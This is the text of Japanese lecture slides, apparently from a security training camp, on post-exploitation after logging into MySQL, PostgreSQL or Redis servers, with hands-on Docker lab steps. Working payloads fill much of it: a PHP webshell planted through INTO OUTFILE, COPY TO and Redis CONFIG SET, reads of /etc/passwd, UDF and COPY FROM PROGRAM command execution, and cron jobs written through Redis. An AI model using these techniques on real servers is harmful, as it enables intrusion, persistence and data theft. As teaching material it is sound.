STEP
03

STEP
04

STEP
05

STEP
06

STEP
07

偵察

配送

インストール



目的達成

※横感染などは対象外とします

DBサーバにログインできた場合
何ができるか？

最初に思いつくやつ

post-exploitation on the DB server



- インターネット上にリーク
- ダークウェブで販売
- 被害企業に金銭要求など

本当にそれだけ？



DBサーバからできること

post-exploitation on the DB server

- ・ テーブルの定義/データが読み取り可能
- ・ サーバ内のファイルを読み取り可能
- ・ サーバ内へファイルをアップロード可能
- ・ RCE (Remote Code Execution)
 - ・ リモートからサーバ上で任意のコードを実行すること

DBサーバからできること

post-exploitation on the DB server

- ・ テーブルの定義/データが読み取り可能
- ・ サーバ内のファイルを読み取り可能
- ・ サーバ内へファイルをアップロード可能
- ・ RCE (Remote Code Execution)

DBの機能を活用することでより被害を拡大できる！

サーバ内のファイルを読み取り可能

post-exploitation on the DB server

- DBの機能を使うことで、サーバ内のファイルを読み取り可能
 - DBサーバにログインして、プロンプト上でSQL文/コマンドを実行すると読み取りできる (MySQL, PostgreSQL)
 - Redisではできない。。。
- DBを動かしているユーザが読み取り可能なパーミッションがついているファイルのみ

ファイル読み取りからどのように発展させるか

post-exploitation on the DB server

- /etc/passwd: 管理者権限なしでユーザー一覧が見える
- Webアプリが一緒に動いている場合、ソースコードを奪取できるかも
- 社内/学内のPC上に立っているDBに侵入できた場合、Downloadsフォルダなどから重要なファイルを読み取りできるかも
 - なんらかのサービスのAPIキー
 - 社外秘の資料など



読みたいけどなかなか読めないファイル

post-exploitation on the DB server

- /etc/shadow:
 - ログインパスワードのハッシュが書かれている
 - 読み取りには管理者権限が必要
- ~/.ssh/<秘密鍵名>:
 - SSHの秘密鍵
 - 使用時に chmod 600 を設定されている
 - SSHを使っているユーザ権限 or 管理者権限でないと読めない



サーバへファイルをアップロード可能

post-exploitation on the DB server

- DBの機能を使うことで、サーバ内へファイルをアップロード可能
 - DBサーバにログインして、プロンプト上でSQL文/コマンドを実行すると書き込みできる (MySQL, PostgreSQL, Redis)
- 書き込み可能なパーミッションがついているディレクトリのみ

ファイル書き込みからどのように発展させるか

post-exploitation on the DB server

- crontabファイルの書き込み
 - コマンドを実行するcronジョブを定期的に実行するための仕組み
 - シェルのようにインタラクティブではないがコマンドを実行できる

crontabはマルウェアの永続化に使われる

post-exploitation on the DB server

- マルウェアの永続化
 - 駆除されないように、自動実行やダウンロードを繰り返し行う
- ELFマルウェアではcronジョブがよく使われる
 - マルウェアをダウンロード/実行するジョブを設定しておく
 - マルウェアのバイナリを消去するだけでは何度も復活する

ファイル書き込みからどのように発展させるか

post-exploitation on the DB server

- ・ Webアプリケーションが動いている場合、スクリプトが置かれているパスが分かればWebshellを配置可能
- ・ パラメータで指定されたコマンドを実行するアプリケーションを動かす
- ・ ブラウザやcurlコマンドからシェルのように扱える！

Webshellの例

post-exploitation on the DB server

- PHPでの例: <?php system(\$_GET["cmd"]);?>
- GETパラメータに指定されたコマンドをsystem関数で実行
 - ブラウザ上でコマンドを実行可能！！！



DBの機能を使ってRCEに持ち込む方法

post-exploitation on the DB server

- MySQL:
 - UDF Exploitation
- Postgres DB:
 - COPY TO/FROM PROGRAM
- Redis:
 - REPLICAOF



これからDB毎にテクニックを
解説します！！！

MySQL 編

サーバ内のファイルの読み取り

MySQL

- LOAD_FILE関数によってサーバにアップロードしたファイルの内容を文字列として取得可能

```
mysql> select load_file('/etc/passwd');
```

- 結果がアスキーコードで返される場合はCONVERT関数で文字コードを変換

```
mysql> select convert(load_file('/etc/passwd') using utf8);
```

サーバへファイルをアップロード

MySQL

- SELECT ... INTO OUTFILE構文によって書き込み可能

```
mysql> select '<?php system($_GET["cmd"]);?>'  
-> into outfile '/var/www/html/shell.php';
```

- 大きいファイルをアップロードしたいときはBase64に一度変換する

```
mysql> select from_base64('c2VjY2FtcCB0cmFjayBiCg==')  
-> into dumpfile "hoge.so";
```

secure_file_privによる制限

MySQL

- secure_file_privはファイルを書き込み/読み込みする際に、使用可能なディレクトリを制限する設定項目
- 指定されたディレクトリにあるファイルしか操作できなくなるため、適切に設定されているとファイルを読めない

secure_file_privによる制限

MySQL

- 5.7.6以降ではデフォルトでsecure_file_privに適切なパスが設定されているため、最近では任意のファイルを読み込み/書き込みできるホストは少ない

```
mysql> show variables like "secure_file_priv";
+-----+-----+
| Variable_name | Value |
+-----+-----+
| secure_file_priv | /var/lib/mysql-files/ |
+-----+-----+
1 row in set (0.00 sec)
```

secure_file_privのデフォルト値

MySQL

- MySQL公式Dockerイメージのデフォルト値はNULL
 - docker run時に--secure-file-privで設定可能
 - NULLでは、どのディレクトリにも読み書きできない
- 手動でインストールした場合、デフォルト値は/var/lib/mysql-files/
 - テーブルの内容をCSV、TXT等に出力する際などに使われるディレクトリ
 - 攻撃者目線だと読み書きできても楽しくない。。。。

MySQL UDF Exploitation

What's UDF?

- UDF(User Defined Function)はユーザが自由にMySQLに関数を追加するための機能
- plugindirに指定されているディレクトリに配置した共有ライブラリ内の関数を、MySQLの関数として使用できる

```
mysql> select @@plugin_dir;
+-----+
| @@plugin_dir |
+-----+
| /usr/lib/mysql/plugin/ |
+-----+
1 row in set (0.00 sec)
```

MySQL UDF Exploitation

What's UDF?

- plugindirに用意した共有ライブラリをアップロードできれば用意した関数を実行可能
 - 例えば、引数に指定したコマンドを実行する関数を用意しておくと、、、好きなコマンドを実行できる！！
 - RCE！！

MySQL UDF Exploitation

攻撃の流れ



Attacker



MySQL Server

1. plugindirへ共有ライブラリを
アップロード
2. 共有ライブラリ内の関数を
UDFとして登録
3. 登録した関数を実行

MySQL UDF Exploitation

lib_mysqludf_sys_64.so

- ・アップロードする共有ライブラリには、Metasploitに組み込まれている lib_mysqludf_sys_64.soが使える
 - ・<https://github.com/rapid7/metasploit-framework/tree/master/data/exploits/mysql>
- ・引数に指定されたコマンドを実行するsys_eval関数が用意されている

MySQL UDF Exploitation

UDFを登録

- lib_mysqludf_sys_64.soをBase64に変換してアップロード
- CREATE FUNCTION構文でライブラリ内の関数を登録

```
mysql> select from_base64('f0VMRgIBAQAA<省略>AAAA') into dumpfile "/usr/lib/mysql/plugin/lib_mysqludf_sys_64.so";
Query OK, 1 row affected (0.01 sec)
```

```
mysql> create function sys_eval returns string soname 'lib_mysqludf_sys_64.so';
Query OK, 0 rows affected (0.00 sec)

-----+
| @@plugin_dir          |
+-----+
| /usr/lib/mysql/plugin/ |
+-----+
1 row in set (0.00 sec)
```

MySQL UDF Exploitation

UDFを実行

- 登録した関数 (sys_eval) を実行できる！
- idコマンドを実行する例

```
mysql> select convert(sys_eval('id') using utf8);
+-----+
| convert(sys_eval('id') using utf8) |
+-----+
| uid=999(mysql) gid=999(mysql) groups=999(mysql) |
+-----+
1 row in set (0.01 sec)
```

MySQL UDF Exploitationの問題点

- secure-file-privのせいで現代では刺さらない。。。
- plugindirに共有ライブラリをアップロードできない

```
mysql> select from_base64('f0VMRgIBAQAA<省略>AAAA')  
-> into dumpfile "/usr/lib/mysql/plugin/lib_mysqludf_sys_64.so";  
ERROR 1290 (HY000): The MySQL server is running with the --secure-  
file-priv option so it cannot execute this statement
```



PostgreSQL 編

サーバ内のファイルの読み取り

PostgreSQL

- COPY FROMコマンド: ファイルからテーブルへとデータを渡す

```
postgres=# create table test(t text);
postgres=# copy test from '/etc/passwd';
postgres=# select * from test;
```

サーバへファイルをアップロード

PostgreSQL

- COPY TOコマンド: テーブルからファイルへとデータを渡す

```
postgres=# copy (select '<?php system($_GET["cmd"]);?>')
postgres-# to '/var/www/html/shell.php';
```

- Base64に変換することで大きいファイルをアップロード可能

```
postgres=# copy (select convert_from(
postgres(# decode('c2VjY2FtcCB0cmFjayBiCg==','base64'),'utf-8'))
postgres-# to '/tmp/hoge.so'
```

PostgresDB COPY TO/FROM PROGRAM

What's COPY TO/FROM PROGRAM?

- COPY TO/FROMコマンドにPROGRAMを指定することでコマンドを実行できる
- COPY TO コマンド: テーブルからファイルへとデータを渡す
- COPY FROM コマンド: ファイルからテーブルへとデータを渡す

PostgresDB COPY TO/FROM PROGRAM

What's COPY TO/FROM PROGRAM?

- COPY TO/FROMコマンドにPROGRAMを指定することでコマンドを実行できる
- COPY TO コマンド + PROGRAM:
テーブルから指定されたコマンドへとデータを渡す
- COPY FROM コマンド + PROGRAM:
指定されたコマンドの実行結果をテーブルへと渡す

PostgresDB COPY TO/FROM PROGRAM

攻撃フロー



Attacker

1. 実行結果を格納する
テーブルを作成/探索
2. COPY FROMコマンド実行
3. SELECT文により
実行結果取得



PostgresDB Server

実際にやってみる (1/2)

環境準備

- PostgreSQLの公式Dockerイメージを起動し、psqlでログインします

```
$ docker run --name postgres-camp -e POSTGRES_PASSWORD=<パスワードを指定>  
-p 127.0.0.1:5432:5432 -d postgres:13.1
```

```
$ psql -U postgres -h localhost  
Password for user postgres:  
psql (13.0, server 13.1 (Debian 13.1-1.pgdg100+1))  
Type "help" for help.
```

```
postgres=#
```

実際にやってみる (2/2)

RCE!!!!

- idコマンドを実行する例

```
postgres=# create table cmd_exec(cmd_output text);
CREATE TABLE
postgres=# copy cmd_exec from program 'id';
COPY 1
postgres=# select * from cmd_exec;
          cmd_output
-----
uid=999(postgres) gid=999(postgres) groups=999(postgres),101(ssl-cert)
(1 row)
```

PostgresDB COPY TO/FROM PROGRAMの利点

- ・やってみて分かった通り、
デフォルト設定のPostgresDBで利用可能！！



なぜ制限されていないのか



PostgresDB COPY TO/FROM PROGRAM

not CVE-2019-9193?

- ・ この機能によるOSコマンドインジェクションは、CVE-2019-9193としてCVEに採番されかけた
- ・しかし、PostgreSQLのセキュリティチームは脆弱性と認めておらず、単なる機能だと主張しており、最新版のPostgreSQLでも有効
 - ・ PostgreSQLサーバはrootユーザからは動かせないようになっている
 - ・ COPY TO/FROM PROGRAMもPostgreSQLを動かすユーザと同一権限でしか動作しない
 - ・そもそも弱い認証を設定しないことで防げる。この機能が悪いわけではない

Redis編

CONFIG SETを用いた方法

- RedisにはKey/Valueをファイルとして書き出す機能があり、書き出し先はRedisコマンドで変更可能
 - 任意の場所にデータを書き出すことが出来る

```
$ redis-cli  
127.0.0.1:6379> config get dir  
1) "dir"  
2) "/data"  
127.0.0.1:6379> config get dbfilename  
1) "dbfilename"  
2) "dump.rdb"
```

データをdumpしてみる

```
$ docker run -d --name redis -p 127.0.0.1:6379:6379 redis:5.0
$ docker exec -it redis bash
root@824e916202fd:/data# redis-cli
127.0.0.1:6379> set foo bar
OK
127.0.0.1:6379> save
OK
$ 127.0.0.1:6379> exit
root@824e916202fd:/data# cat dump.rdb
REDIS0009      redis-ver5.0.10
redis-bits@ctimeused-mem
aof-preamblefoobar_
```

シリализされているが
保存したfoo/barが
入っていることが確認できる

実際にやってみる (Webshell)

- ・ 講義用のイメージを起動し、redis-cliでログインします
- ・ また、ブラウザで <http://localhost:10080> を開いてphpinfoが見えることを確認して下さい

```
$ docker rm -f redis
$ docker run -d --name redis -p 127.0.0.1:10080:80 -p
127.0.0.1:6379:6379 knqyf263/redis-configset-webshell

$ redis-cli
127.0.0.1:6379> ping
PONG
```

PHPのファイルを書き込む (Webshell)

- phpinfoにより /usr/share/nginx/html がドキュメントルートと分かったので、 config set dir で指定
- DB のダンプなのでゴミが入るが、 <?php ?> で囲ったところが PHP として認識されるので前後のゴミは問題ない

```
127.0.0.1:6379> config set dir /usr/share/nginx/html
OK
127.0.0.1:6379> config set dbfilename redis.php
OK
127.0.0.1:6379> set test '<?php system($_GET["cmd"]);?>'
OK
127.0.0.1:6379> save
OK
127.0.0.1:6379> exit
```

確認 (Webshell)

- http://localhost:10080/redis.php?cmd=id などでコマンドが実行されることを確認
- http://localhost:10080/redis.php?cmd=touch%20bar などでファイルも作成できる
- 実際にコンテナにログインしてファイルが作成されていることを確認する

```
$ docker exec -it redis bash
root@6b3e28756441:/data# ls /usr/share/nginx/html/
bar index.html index.php redis.php
root@6b3e28756441:/data# cat /usr/share/nginx/html/
redis.php
REDIS0009          redis-ver5.0.10
redis-bits@ctimeused-mem
aof-preambletest<?php system($_GET["cmd"]);?>
```

ゴミが入っているが
<?php ?>は正しく
書き込まれている

crontabバージョン

- cronはコマンドを定期的に実行するために使われる
- 特定の位置に以下のフォーマットで書き込むとコマンドが定期的に実行される
(実際にはcrontab -eなどのコマンドを通して編集する)
 - /etc/crontab, /var/spool/cron, etc.

```
#crontabの書式
# (行頭の # マークはコメント行を示す)
# +----- 分 (0 - 59)
# | +----- 時 (0 - 23)
# | | +----- 日 (1 - 31)
# | | | +---- 月 (1 - 12)
# | | | | +--- 曜日 (0 - 6) (日曜日=0)
# | | | |
# * * * * * 実行されるコマンド
```

Redisからcrontabに書き込めば
任意コマンドが実行可能

実際にやってみる (crontab)

- ・ 講義用のイメージを起動し、redis-cliでログインします

```
$ docker rm -f redis # さっきのやつを消しておく  
$ docker run -d --name redis -p 127.0.0.1:6379:6379 knqyf263/redis-configset-cron  
$ redis-cli  
127.0.0.1:6379> ping  
PONG
```

cronの設定を書き込む

- ・ 今回は /var/spool/cron/root に書き込む
 - ・ ※ 一般ユーザだと通常上記のディレクトリには書き込み権限がない
- ・ ゴミが入るが、行単位での解釈なので改行しておけば問題なく動作

```
127.0.0.1:6379> config set dir /var/spool/cron/
OK
127.0.0.1:6379> config set dbfilename root
OK
127.0.0.1:6379> set payload "\n*/1 * * * * /bin/touch /tmp/foo\n"
OK
127.0.0.1:6379> save
OK
127.0.0.1:6379> exit
```

確認 (crontab)

- 実際にコンテナにログインしてファイルが作成されていることを確認する

```
$ docker exec -it redis bash
[root@267da3bc4d5f /]# ls /tmp/foo
/tmp/foo
[root@267da3bc4d5f /]# cat /var/spool/cron/root
REDIS0007      redis-ver3.2.12
redis-bits@ctimeused-meme
                                payload!
*/1 * * * * /bin/touch /tmp/foo
Q<ÿ
K
```

この行だけが
正常に解釈される
(1分に1度実行)

CONFIG SETの問題点

- ・世は大クラウド時代
 - ・コンテナ化されていればWebサーバとRedisサーバは通常別にする
 - ・crontabはあまり使われない
- ・強い権限が必要

あまり刺さらない

REPLICAOFを用いた方法

- Redisのレプリケーション機能を悪用する

"スレーブがセットアップされたら、スレーブは接続を通じて SYNC コマンドを送ります。初回の接続でも再接続でも同じです。

マスターはバックグラウンド・セーブを開始し、また、以降に受信する、データ・セットを変更するすべてのコマンドのバッファを始めます。

バックグラウンド・セーブが完了したら、マスターはデータベースファイルをスレーブに転送し、スレーブはそれをディスクに保存、およびメモリへロードします。その後、マスターはすべてのバッファされたコマンドをスレーブに送信します。

これはコマンドのストリームとして実現されていて、Redis プロトコルそのものと同じフォーマットをもちます。"

RedisのReplication

- ディスクに保存
- メモリにロード

* SYNCはPSYNCの古い版ですが、
今回の講義で簡単のために使うので書いています



SYNC/PSYNCの挙動を確かめる

ReplicaのフリをしてMasterにSYNC/PSYNCを発行できる

"スレーブがセットアップされたら、スレーブは接続を通じて SYNC コマンドを送ります。初回の接続でも再接続でも同じです。マスターはバックグラウンド・セーブを開始し、また、以降に受信する、データ・セットを変更するすべてのコマンドのバッファを始めます。

バックグラウンド・セーブが完了したら、マスターはデータベースファイルをスレーブに転送し、スレーブはそれをディスクに保存、およびメモリへロードします。その後、マスターはすべてのバッファされたコマンドをスレーブに送信します。

これはコマンドのストリームとして実現されていて、Redis プロトコルそのものと同じフォーマットをもちます。"

SYNC/PSYNCの挙動を確かめる

```
$ docker rm -f redis # さっきのは消す
$ docker run -d --name redis -p 127.0.0.1:6379:6379 redis:5.0
$ telnet localhost 6379
SYNC
$176
REDIS0009      redis-ver5.0.10
redis-bits@ctime


used-mem°repl-stream-dbrepl-
id(8d0e0dc1a11f2129499a0a8ff1d25151f69e679e

repl-offset8

aof-preamble$*1
```

DBのダンプ（RDBフォーマット）が降ってくる

TelnetでSYNCコマンドを発行



PING

SYNCを発行してしばらく待つとMasterからPINGが飛んでくる

```
$ telnet localhost 6379
```

```
SYNC
```

```
*1
```

```
$4
```

```
PING
```

見慣れない形

Redis Serialization Protocol (RESP)

client-server間のやりとりのためのプロトコル (Master-Replicaも含む)


```
$ telnet localhost 6379
SYNC
...
*1
$4
PING
```

The diagram illustrates the Redis RESP protocol structure for a PING command. It shows the following components:

- Arguments count** (Arguments count): A cyan arrow points from the asterisk (*) in the reply to the text "Arguments count".
